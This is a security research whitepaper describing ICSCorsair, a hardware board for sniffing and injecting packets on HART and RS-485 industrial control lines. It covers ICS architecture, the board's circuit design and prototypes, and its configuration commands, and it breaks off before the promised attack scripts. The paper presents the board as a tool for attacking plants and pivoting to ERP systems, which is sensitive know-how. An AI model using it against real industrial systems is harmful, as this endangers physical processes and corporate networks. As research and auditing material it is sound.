Digital Security

ICSCorsair: How I will PWN your ERP through 4-20 mA current loop

07.08.2014

Authors:

Alexander Bolshev
(@dark_k3y, abolshev@dsec.ru)

&&

Gleb Cherbov
(@cherboff, g.cherbov@dsec.ru)

Digital Security Research Group

ICSCorsair GitHub Repository:
http://github.com/Darkkey/ICSCorsair

Table of Contents

0. Intro: What is an ICS?

ICS stands for Industrial Control System. This is a general term which unites software and hardware complexes used in industry automation, including distributed control systems (DCS), supervisory control and data acquisition systems (SCADA), and other systems, such as PLC, HMI, MES, etc. Today, ICS infrastructures are commonly used in every factory and even in your house, too! Simplistically, ICS collects data from remote stations, processes them and uses automated algorithms or operator-driven supervisory to create commands to be sent to remote devices (also called field devices). Field devices are doing the dirty work, such as condition monitoring, starting and stopping engines, collecting data from sensors etc.

Modern ICS infrastructures have complex architectures that consist of commonly known elements, such as servers, PCs, network switches, software technologies (.Net, DCOM, XML, etc.) and more scary things, such as PLCs, transmitters, actuators, analog control signals, etc. This unity allows us to attack such systems in various ways. In this whitepaper, we will talk about how to use weaknesses in the lower parts of ICS (on the level of PLC and field devices) to trigger weaknesses in the higher parts of ICS (MES, PAS, and other software). We will walk through the “back door” of ICS to receive our keys to the kingdom.

1. Modern ICS infrastructures == deeply integrated infrastructures

As we have said earlier, modern ICSs are complex systems which integrate many technologies and architectures. Let’s look at a sketch of the modern ICS infrastructure (see fig. 1). We can see three basic levels of ICS on this figure:




Figure 1: Modern ICS infrastructure sketch

1. **Lower level**, where field devices are located. As it was mentioned earlier, these devices are suitable for the dirty work – for example, they can monitor temperature and pressure in a reactor, control such operations as opening and closing valves, turning pumps on and off, and other things. Multiple devices can be used on this level. It may be a low-level Programmable Logic Controller (**PLC**, according to Wikipedia[1]: computer-based, solid-state device that controls industrial processes). Also, transmitters and actuators, controlled by Remote Terminal Units (**RTU**, microprocessor-controlled electronic device that interfaces objects in the physical world to a distributed control system or SCADA (supervisory control and data acquisition) system by transmitting telemetry data to a master system, and by using messages from the master supervisory system to control connected objects[2]), can be used in this level. This level is the

[1] http://en.wikipedia.org/wiki/Programmable_logic_controller.

[2] Gordon R. Clarke, Deon Reynders, Edwin Wright, Practical modern SCADA protocols: DNP3, 60870.5 and related systems Newnes, 2004, ISBN 0-7506-5799-5, pages 19-21.

kingdom of low-level industrial protocols, such as Modbus or Modbus TCP, HART, Wireless HART, Profibus DP or PA, Foundation Fieldbus H1, and others. Low-level ICS engineers, electricians, technicians, and other staff work with ICS on this level.

2. **Medium level**, where we have high-level PLCs, Distributed Control System (**DCS**, control system, usually of a manufacturing system, process or any kind of dynamic system, in which the controller elements are not central in location (like the brain) but are distributed throughout the system with each component sub-system controlled by one or more controllers[3]) and Supervisory Control and Data Acquisition (**SCADA**, systems operating with coded signals over communication channels so as to provide control of remote equipment (using typically one communication channel per remote station)[4]) systems, Human-Machine Interface (**HMI**) controlling stations and various servers such as Open Platform Communications (**OPC**, earlier OLE for Process Control) server. All intellectual work takes place on this level. Here, based on the data from the lower level, operators or automated systems decide what to do and send commands to field-level devices. The entire industrial automation process occurs here. Operators, process engineers, ICS engineers, PLC and software programmers work with systems on this level.
3. The **upper level** refers to the integration of business with industrial processes. This layer provides bindings to corporate networks and Enterprise Resource Planning (**ERP**) systems. Various Plant Asset Management (**PAS**) and Manufacture Execution Systems (**MES**, which provide the right information at the right time and show the manufacturing decision maker "how the current conditions on the plant floor can be optimized to improve production output."[5]) work on this level. Management and top-level engineering staff work with ICS on this level.

Now, you may want to ask a question: “How are such different systems interconnected with each other?” If we list the most widely used technologies in ICS, this is what we will get:

- Windows
- Linux
- Ethernet
- HTTP
- XML
- DCOM
- .NET
- SOAP
- SQL

Looks familiar, doesn’t it? You should add the following ICS-specifics terms to the list above:

- Industrial protocols (DNP3, Modbus/Modbus TCP, Profibus DP/PA, Foundation Fieldbus, HART, Profinet, etc.)
- OPC & friends
- FDT/DTM
- Many other things…

[3] http://en.wikipedia.org/wiki/Distributed_Control_System.

[4] http://en.wikipedia.org/wiki/SCADA.

[5] McClellan, Michael (1997). Applying Manufacturing Execution Systems. Boca Raton, Fl: St. Lucie/APICS.

The answer to your question is "**deep integration**". At some point in the past, ICS vendors understood that they should work together. Various standards and specifications were created to help devices, software, and technologies from different vendors to work with each other. We have tons of IEC specifications, we have OPC foundation, FDT/DTM consortium, and many vendors develop custom technologies and methods to integrate with others vendors' systems. We all know that **deep integration** is not very efficient without **deep trust**. And this will be our attack point.

2. Attacks from the lower layers – they did not expect this

Now is not the era of 199x/200x when every ICS infrastructure was highly insecure. Unpatched systems, web interfaces of PLC and SCADAs staying open to the Internet, total fusion of ICS network and corporate network – most of this is history now. For the old infrastructures that cannot be upgraded immediately, ICS engineers have industrial firewalls, special SIEM-systems, "diodes" systems, special configurations for IDS/IPS. However, a common mistake when one is establishing the security of ICS infrastructure is to forget about the lower level.

Even in the modern ICS architecture, the lower level is driven by old and dirty industrial protocols. Such protocols have few security mechanisms or don't have them at all. We are talking about such low-level protocols as Modbus over RS-485, HART, Profibus DP and PA, Foundation Fieldbus H1, and others. These protocols are not based on Ethernet or modern wireless stacks; they are based on the technologies of 197x-198x. This can be useful in some specific areas of an industrial facility, where electromagnetic or other noises can corrupt or disrupt modern L1/L2 network technologies. However, this is rare. In most parts of industry, using such old protocols is just legacy. So, when you find a way (using some analog or digital electronics magic) to connect to the low-level industrial protocol line and overcome some technological "features", you can sniff and inject your own packets into this network. Sometimes it's easy, sometimes it's hard, but it's always **possible**. However, other devices and applications residing on this line do not expect it. They can be vulnerable to specially crafted packets and instructions – because, due to deep integration and deep trust, their developers (in some cases) didn't think about receiving incorrect packets (yes, they developed mechanisms to evade *corrupted* packets, but they didn't expect packets with *correct CRC and incorrect content*. Moreover, some of the data that is collected at the field device level is passed to the higher levels: not even to the middle layer of SCADA and OPC, but to the layer of MES and even ERP! And this is a very interesting "feature" that can be used to attack not only the lower layers of network and/or industrial processes, but also corporate networks. Imagine hacking one small transmitter to gain remote command execution on the SAP system. And we will show you how to do this!

To summarize, if you are able to alter some communications in the lower-layer protocol line, you can:

- Attack low-level field devices;
- Forge the information being sent to/from the field devices, and thus alter the industrial process;
- Attack systems and applications that are retrieving information from low-level field devices;

- Attack upper-layer applications (e.g. MES) that process pieces of information that has been collected on the field device level;
- In some cases, attack neighbor systems that are connected to the (vulnerable) upper-layer applications processing data from the lower layer.

All we need is to know how to alter data in low-level industrial protocols lines and what tools to use.

3. Why do we need yet another tool?

When we started the research of HART protocol security[6], we have searched for some specific or universal tools for interacting with HART low-level lines (HART FSK, based on current loop and custom HART variations based on RS-485). Surprisingly, there are no cheap available tools even for ICS engineers. HART modems and HART communicators from well-known vendors are expensive. Moreover, most of them are very noisy and will disturb the line when there are many devices (and especially many master devices) on it. Once we had understood this, we tried to change the situation.

The first attempt was to create a HART communication shield for Arduino boards. We've used a common HART modem: IC from Maxim Semiconductors (DS8500) and equipped it with passive input filter and active output filter with signal amplifier. The result was the HRTShield board, which allowed turning any Arduino board into a high-power HART modem (see fig. 2). Unfortunately, HRTShield has some weaknesses, one of them being the incapability to generate a stable signal for very long HART lines (especially in point-to-point mode).




Figure 1: HRTShield – high-power HART modem

[6] See the HART (in)security: how one transmitter can compromise whole plant and HART As An Attack Vector: From Current Loop to Application Layer presentations.

For RS-485 lines, there are many “not-so-cheap” industrial modems and gateways, and also some Arduino shields and cheap DIY USB modems that can be used for sniffing and/or injecting packets into RS-485 lines. However, most of them are noisy, buggy, lack power isolation from high-voltage bursts, and need be enclosed with resistances to work with industrial RS-485 lines correctly.

As for other protocols, such as Profibus DP, DIY hardware doesn’t exist at all, and the price for industrial gateways and modems amounts to hundreds and thousands of dollars. Also, using Arduino as a platform isn’t very convenient because you need to make many expansion shields (or one big shield for all), and low frequencies and lack of special features make working with high-speed protocols (such as Profibus DP) very hard.

In the ideal case, a platform for hacking and attacking industrial protocols should include:

- Support for the most used low-level industrial protocols, like Modbus, Profibus, HART;
- Powerful microcontroller with support for DSP or other extensions; MCU should also be able to work with hardware USB;
- On-board power circuit that can be connected to typical industrial power line voltages (24 V or something) and ideally can be powered by a data line (in case of a HART current loop line, for example);
- Extensions for remote control, via Bluetooth, Wi-Fi or other wireless protocol;
- Power isolation of microcontroller from industrial data lines, to save it from high-voltage bursts;
- Ability to extend the board to support other industrial protocols.

Using the upper list, we’ve decided to make such a device. And it’s how the ICSCorsair was born.

4. ICSCorsair as it is

Name. Why do we call it ICSCorsair? No, it isn’t a reference to Pirates of the Caribbean and it’s neither a reference to the famous computer memory vendor :) ICSCorsair is a multi-feature, modular tool which supports extensions. In the WWII, the USAF were armed with an aircraft named F4U “Corsair” (see fig. 3). Primarily designed as a carrier-based fighter, it had a long story of usage as a fighter, scout, fighter-bomber, and attack aircraft. Its successful design allowed it to survive longer than the time when jet fighters appeared – the last Corsairs were removed from service at the end of 197x. We hope that ICSCorsair w0069ll has the same capability and nature for auditing, hacking, and attacking low-level ICS networks as F4U “Corsair” aircraft had in aircraft and naval battles of the XX century.

Figure 3: F4UCorsair and ICSCorsair logo

Architecture. Now enough of history and off-topic, and let's move on to the ICSCorsair internals. On fig. 4, you can see the ICSCorsair board. It consists of several important parts:



5-36V power input circuit
RS-485 I/O & DE
RS-485 terminator resistor
HART In/Out & HART impedance circuit
Power Isolator
RS-485
USB
SWD programmer port
Xbee slot with plugged in BluetoothBee card
MCU
Extension board slot

Figure 4: ICSCorsair board

- *Power circuit.* The board can be powered either by USB or by external 5-36 V power. 5-36 V is the common industrial voltage range, thus ICSCorsair can be powered by almost any industrial power supply, and even by a low-level protocol line (in case of HART 2-wire connection, when data and power is transmitted by the same wires). The circuit is based on TRACOPOWER TSR-1 power supply, which produces 1 A max output current and 84–94 % efficiency, which is more than enough for our goals and also enables powering the board efficiently with a set of common batteries (4x1.5 V or 1x9 V).
- *Isolated power source*. The board provides an isolated 5 V power source for powering RS-485 driver and receiver. The isolation of RS-485 provides protection from high-voltage bursts and noises in the low-level protocol lines.
- *MCU*. The core of the board is Cypress PSoC 3 microcontroller unit. Configurable PSoC 3 core was selected for the wide capabilities of creating custom analog and digital

peripherals inside the IC. The selected PSoC 3 ICs contain operational amplifiers, comparators, integrators, ADC, VDAC, IDAC, and other useful analog components. Also, PSoC 3 allows using PLDs (Programmable Logical Blocks) to create custom digital peripherals. Also, this family of ICs has hardware full-speed USB support. E.g., some PLDs are used for hardware HART FSK modulators/demodulators, various UARTs and in the Manchester algorithm. When soldering a board, you can choose between CY8C3446PVI-076 (50 MHz frequency) and CY8C3866PVI-021 (67 MHz frequency and internal Digital Filter Block). For the common tasks, you'll be satisfied with CY8C34* MCU. But if you want higher Profibus DP speed or need HART C8PSK support through external module, CY8C38* is your choice.

- *RS-485 module*. ADM2486 IC was chosen for communicating with protocols, based on RS-485. It has isolated transceiver, uses half-duplex mode, allows up to 20 Mbps data rate and is Profibus compliant.
- *RS-485 terminator resistor module*. In some cases of RS-485 networks, you need to add additional 120 Ohm resistance in parallel with your devices, to secure line stability. In ICSCorsair, it's achieved with optional resistance that can be dynamically turned off or on with the onboard relay.
- *HART signal processing module*. Instead of using external HART modem IC, the full realization of HART modulator and demodulator is integrated into the MCU. The modular design of it is shown on figure 5[7].




Figure 5: HART Demodulator (a) and Modulator (b) modular design

- *HART impedance module*. A HART modem should be correctly connected to the HART current loop line for noise minimization. In the ICSCorsair board, it is achieved with a 1-to-1 transformer and a 10 Ohm/1 uF resistor/capacitor block, which provides characteristics for HART specification compatibility. Also, the transformer provides the isolation of the modem from noises and bursts on the industrial protocol line.
- *XBee slot*. ICSCorsair allows remote connection through an XBee slot. Any XBee Bluetooth, Wi-Fi or other wireless module can be used with ICSCorsair.
- *Extension slot*. The main board of the ICSCorsair can be expanded with the extension board. Up to 4 general GPIO pins, 2 analog (including IDAC), 2 high-current digital and I^{2}C bus pins are connected to the extension board slot.

ICSCorsair history and prototypes. During the development process, ICSCorsair has gone through several prototypes. The current board version is 0.03.1. Let's see how ICSCorsair has changed. The

[7] This design is almost based on Cypress AN60594 reference design with the minimal changes for supporting HART protocol. The most important changes are: 1) modifying frequencies to fit HART 1200/2200Hz FSK and 2) using external reference voltage block (instead of internal MCU) for higher stability of signal.

development started using HRTShield as a basis. The first prototype (see fig. 6) is based on CY8C32* MCU. It used external IC (Maxim DS8500) as a HART modem with the external op amp, Texas Instruments isolated power supply, simple RS-485 transceiver with dual-channel power isolators. The power supply was based on 78xx series.




Figure 6: ICSCorsair first prototype

The main disadvantage of the prototype 0.01 was using an old HART modem circuit, with all the disadvantages of HRTShield. In the 0.02 prototype (see fig. 7), HART modem was moved to the MCU. RS-485 transceiver and isolators were replaces by an isolated transceiver to save up the space on board. 78xx power supply circuit was changed to the TSR-1.




Figure 7: ICSCorsair v.0.02 prototype

Unfortunately, board version 0.02 used passive input band-pass filter for HART demodulator. This caused unstable work on some HART lines. In v. 0.03 (see fig. 8), it was replaced with an active BPF. Therefore, MCU was upgraded to CY8C34* series. Also, power circuit was redesigned, analog power was separated from digital and additional filters were added. Murata Power NMR100C replaced Texas Instruments power isolator.




Figure 8: ICSCorsair v.0.03 prototype

Current version 0.03.1, as it was displayed on fig. 4, has slight modifications compared to v. 0.03. First, the external operational amplifier for HART modulator was moved into the MCU. And NMR100C was replaced by the slightly cheaper TRACOPOWER TME0505S 1351 power isolator.

ICSCorsair operation and modes. When ICSCorsair is powered, it waits for 5 seconds for USB connection. If there is no connection or the board is configured to ignore USB, the XBee module configuration is loaded from MCU EEPROM, and the XBee card is initialized. If there is USB connection to the host, the board is represented as an ACM USB TTY device (also known as USB serial port). On Mac OS X and Linux, the ICSCorsair device is detected automatically, on Windows, you should pre-install the *.inf driver file (see the software folder of the ICSCorsair repository). After establishing connection with the host using USB or XBee card, the device enters the mode that is pre-saved in EEPROM. Currently, ICSCorsair firmware can work in the following modes:

0. Binary configuration mode;
1. Text configuration mode;
2. HART FSK mode;
3. RS-485 mode.

In mode 0 (default mode), device can be configured using binary commands[8] that are listed in table 1.

Command syntax	Description
`0xFE <mode>`	Sets default start mode: 0x00 – binary, 0x01 – text, etc.
`0xFD <USB>`	Enable USB at startup: 0x00 – disable, 0x01 – enable.
`0xFB <XBEE init strings list> 0xFC`	Initialization strings list for XBEE slot. Each string in lists starts with 0xBE, then string type; the 's' (0x73) is a command for sending string to the card, it starts 1-byte string length and then 255-max bytes string; the 'd' (0x64) is a delay command, the following byte is the number of seconds for delay.
`0xFA <mode>`	Switch to mode: 0x00 – binary, 0x01 – text, e.t.c.
`0x85 <speed constant>`	Presets the speed of RS-485 port. Speed constant is the number of speed preset. See http://github.com/Darkkey/ICSCorsair/firmware/speed_presets.txt for more information.
`0x8E <on/off>`	Sets the RS-485 termination resistor on (0x01) or off (0x00).

Table 1: ICSCorsair binary configuration mode commands

In mode 1, the interactive device configuration menu is shown. Device can be configured using this menu, the command functionality is similar to binary configuration mode commands.

In mode 2, the device works as a standard HART modem, with 1200 baud, 8N1 and **Odd** parity. You can use any ICSCorsair as a simple high-power modem with any HART-compatible application.

In mode 3, the board works as a RS-485 transceiver. The baud is preset using configuration modes and may also be autodetected in USB serial port mode. You can use ICSCorsair with any Modbus-compatible application and use special ICSCorsair Profibus applications in this mode.

To switch mode out of modes 2 or 3, you should send `0x1B 0x6B 0x43 <mode number in ASCII>` `(Alt+m Shift+c <number in ASCII>`. For example, to switch to the text mode, enter `Alt+m Shift+C 1`.

Remote control of the board with XBee slot. ICSCorsair provides capability for controlling the board over a wireless protocol using the XBee slot card. On figure 9, you can see some of the supported XBee modules:




Figure 9 (from left to right): Bluetooth Bee module plugged in the ICSCorsair XBee slot, Wi-Fi Xbee module, RF XBee module

[8] Commands are subject to change, see the latest command list in ICSCorsair whitepaper from GitHub repository: http://github.com/Darkkey/ICSCorsair.

The following commands in text mode configure the XBee Bluetooth module[9] for the ICSCorsair:

```
dlay 1<Enter>
send \r\n+STWMOD=0\r\n<Enter>
send \r\n+STNA=modem\r\n<Enter>
send \r\n+STAUTO=0\r\n<Enter>
send \r\n+STOAUT=1\r\n<Enter>
send \r\n+STPIN=0000\r\n<Enter>
dlay 2<Enter>
send \r\n+INQ=1\r\n<Enter>
dlay 2<Enter>
<Enter>
```

Here, the “send” keyword requests the board to send data to the XBee module, and the “dlay” command forces the board to wait for the number of seconds in the argument. Press <Enter> twice after you finish configuring. The commands were taken from the official documentation of the XBee module and can vary from card to card. These commands will be written to the EEPROM and will be executed at startup, if the XBee module is present. Note that the MCU maximum EEPROM size is 2048 bytes, and ICSCorsair uses about 32 bytes for other information. Thus, configuration length should not exceed 2000 bytes.

ICSCorsair software. ICSCorsair board isn’t just a single piece of electronics hardware. It’s bundled with firmware and additional software libraries, scripts, and tools that are available in the GitHub repository. The supplied software consists of helper Ruby scripts and libraries, MetaSploit Framework modules and a mobile application for controlling the board remotely from your phone or tablet.

Helper Ruby scripts:

